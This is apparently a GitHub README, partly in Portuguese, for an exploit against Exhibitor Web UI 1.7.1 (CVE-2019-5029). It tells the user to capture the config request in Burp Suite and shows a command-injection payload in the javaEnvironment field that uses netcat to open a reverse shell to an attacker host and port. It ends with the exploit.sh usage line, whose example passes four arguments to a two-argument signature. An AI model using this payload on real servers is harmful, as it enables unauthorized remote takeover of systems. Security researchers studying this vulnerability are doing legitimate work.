 thehunt1s0n/exihibitor-rce
Exihibitor Web Ui 1.7.1 RCE, CVE-2019-5029

Exhibitor Web Ui 1.7.1 RCE, CVE-2019-5029
$ git clone https://github.com/thehunt1s0n/Exihibitor-RCE/
$ cd Exihibitor-RCE/

Talvez você precise editar o payload de dados json no script. Para fazer isso, basta capturar a requisição usando o burpsuite ao confirmar as alterações na aba de config do exihibitor e copiar e colar no comando curl no script.

Certifique-se de alterar o javaEnvironment com o seguinte:
"javaEnvironment":"$(/bin/nc -e /bin/sh '$ATTACKER_HOST' '$ATTACKER_PORT' &)"

./exploit.sh <attacker_host> <attacker_port>
Exemplo:
$ ./exploit.sh 192.168.197.98 8080 192.168.45.187 8080